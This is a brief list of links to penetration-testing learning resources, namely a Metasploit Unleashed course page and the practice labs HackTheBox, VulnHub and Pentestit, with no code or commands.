http://www.offensive-security.com/metasploit-unleashed/Main_Page

Playgrounds

HackTheBox

https://www.hackthebox.com

VulnHub

https://www.vulnhub.com

Pentestit

https://lab.pentestit.ru